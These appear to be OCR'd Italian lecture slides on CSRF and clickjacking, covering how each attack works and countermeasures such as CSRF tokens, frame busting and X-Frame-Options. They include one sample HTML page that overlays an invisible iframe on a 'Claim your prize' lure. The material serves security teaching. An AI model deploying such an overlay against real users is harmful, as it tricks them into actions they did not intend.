
Obiettivo dell'attacco (2):

- Spedire una richiesta al server come se provenisse da un altro utente (vittima dell'attacco) con il quale il server ha già attiva una sessione
  - Privilege escalation
  - Bypassing dell'autenticazione

Funzionamento:

1. L'utente vittima fa log in sul server vulnerabile
2. Il server crea il cookie di sessione e lo spedisce all'utente
3. La vittima visita un sito malizioso
4. Il sito malizioso invia una richiesta a nome dell'utente vittima al server
5. Il browser inserisce il cookie nella richiesta

CSRF - Esempio



Cross-site request forgery (XSRF o CSRF)

- Vulnerabilità a cui sono esposti i siti web dinamici quando sono progettati per ricevere richieste da un client senza controllare che la richiesta sia stata inviata intenzionalmente
  - XSS: sfrutta la fiducia dell'utente/browser in un sito
  - XSRF: sfrutta la fiducia di un sito nel browser di un utente
- Idea di base:
  - Un attaccante fa in modo che un utente vittima invii *involontariamente* una richiesta HTTP dal suo browser al sistema web dove è attualmente autenticato
  - Il sistema, vulnerabile al CSRF, avendo la certezza che la richiesta provenga dall'utente già precedentemente autenticato, la esegue

Cross Site Request Forgery (CSRF) - 4

Possibile perché:

- La SOP **non** vieta ad un sito di generare richieste verso un altro dominio
- L'applicazione vulnerabile si basa solo sui cookie di sessione per tenere traccia delle sessioni
  - Il server vulnerabile non è in grado di stabilire se la richiesta è stata originata da un link, da un form dell'applicazione, da un sito esterno, da una mail
- L'attaccante è in grado di determinare (e quindi generare) **tutti** i parametri richiesti per eseguire l'azione (i.e., i parametri passati nella richiesta) in quanto tutti i valori sono predicibili

Quindi:

- L'attaccante è in grado di costruire la richiesta (in genere mediante i campi nascosti di un form)

CSRF: contromisure - 1

Riuscire a capire chi ha originato la richiesta

- Verificare dagli header della richiesta HTTP la correttezza dell'origine (campo `referer`)
  - Domanda: è attendibile?

CSRF: contromisure - 2

Riuscire a capire chi ha originato la richiesta

- Fare in modo che **non** venga usato il solo cookie di sessione per tenere traccia della sessione
  - Usare un ***CRSF token***, un'informazione di stato memorizzata a lato server
  - Caratteristiche del token: univoco, non predicibile, legato alla specifica sessione (ricordate i protocolli challange-response?
  - Funzionamento:
    - Il ***server*** aggiunge il token in un campo nascosto di un form ogni volta che viene fatta una richiesta di esecuzione di un'operazione che modifica lo stato
    - Il client oltre al cookie di sessione deve presentare anche questa informazione, altrimenti la richiesta viene rigettata

CSRF: contromisure - 3

Contromisure NON valide

- Usare come metodo POST e non GET
- Perché non valido?

Altri attacchi a lato client?

- Clickjacking
- Plugin maligni (malware)
- Siti web maligni (che non appaiono come tali all’utente)

Clickjacking (detto anche UI Redress Attack)


Clickjacking (1)

Obiettivo dell'attacco:

- Indurre l'utente a cliccare su di un punto della pagina web che è **differente da quello che l'utente percepisce**
- L'utente clicca sul sito che vede ma in realtà sta cliccando su qualcos'altro che non vede...


- Il termine *clickjacking* è stato coniato nel 2008 da Robert Hansen e Jeremiah Grossman che stavano cercando un modo per eludere i nonce anti-CSRF e la SOP

Clickjacking (2)



Clickjacking (3)

Pagina web ”in primo piano”, visibile dall’utente, sulla quale lui pensa di agire



Pagina web ”in secondo piano”, che non si vede, gestita dal sito web vulnerabile e su cui si vuol fare Compiere l’azione dall’utente target dell’attacco

Clickjacking (4)

Clickjacking (5)


Obiettivo continued:

- Indurre l'utente ad attivare la web cam e il microfono
- Indurre l'utente a fare un Like su Facebook
- Indurre l'utente a pubblicare qualcosa su di un social network
- Indurre l'utente a compiere un'azione su di un sito dopo che si è loggato
- Registrazione delle sequenze di tasti (keystroke logging)

Clickjacking: come funziona? (1)

- L'attaccante utilizza più layer trasparenti o opachi per creare una pagina che sembra innocua (e interessante!) che contiene la pagina dell'applicazione target
  - In genere la pagina "target" appartiene ad un dominio e ad una applicazione differente da quello della pagina visualizzata
- L'attacante induce la vittima a interagire con la pagina innocua
- Prerequisito: la vittima deve essere loggata all'applicazione vittima
- Conseguenza: la richiesta viene inviata dall'applicazione vittima (nascosta ma originale e legittima), quindi le tecniche anti-CSRF non funzionano.


Clickjacking: come funziona? (2)



Clickjacking: come funziona? (3)


Codice HTML da usare:

- **iFrames**
  - A webpage can contain another webpage within it. e.g. Google maps.




- **Opacity**
  - HTML elements can be solid, partially transparent or invisible

- **Stacking Order**
  - HTML elements can be stacked on top of one another



- **Stacking + Opacity**
  - An element can be on top and invisible!



Clickjacking: come funziona? (4)

Codice HTML da usare:

Z-index
puts the iframe on top

Opacity
makes the iframe invisible

Position:Absolute
lines up the iframe with the dummy page

```
<html>
<h1 style="text-align:center">Win Big</h1>
<p style="font-size: 38px;">You are the lucky millionth visitor.<br>You have won
a mystery prize.</p>
<div style="z-index:10; opacity:0; position:absolute; top:0px; ">
<iframe scrolling="no" style="width:800px; height:500px;"
src="http://www.bing.com/search?q=symantec"> </iframe>
</div>
<div style="position:absolute; top:200px; left:210px;">
<a href="#">Claim your prize</a>
</div>
</html>
```

Invisible iframe on top


"Claim your prize" is lined up with an ad

Clickjacking: contromisure (1)

A lato client/browser:

- Alcuni browser fanno dei controlli di base

- **InternetExplorer**
  - Informs the user
- **Firefox**
  - Blank frame
- **Chrome**
  - Blank frame



Clickjacking: contromisure (2)

A lato client/browser:

- Alcuni browser fanno dei controlli di base
- Usando dei plugin
  - NoScript – http://noscript.net
  - Web Protection Suite http://www.comitari.com/Web_Protection_Suite

Clickjacking: contromisure (3)

A lato server:

- *Frame busting*: inserire uno script nelle pagine che non si vogliono caricare in un frame, in modo che il sito non funzionase viene caricato in un frame
  - Problema 1: in genere si tratta di uno script JavaScript, quindi se viene disabilitato, la protezione non è attiva
  - Problema 2: è stato dimostrato (nel 2010) che nei top 500 siti per Alexa questa contromisura poteva venire bypassata
- Inserendo un header nell'HTTP response per vietare che la pagina/applicazione venga inserita in una IFrame
  - `X-Frame-Options`, valori permessi:
    - `SAMEORIGIN` oppure `DENY`

Clickjacking proof of concept

How to Test

As mentioned above, this type of attack is often designed to allow an attacker site to induce users' actions on the target site, even if anti-CSRF tokens are being used. So, it's important, like for the CSRF attack, to individuate web pages of the target site that it take input from the user.

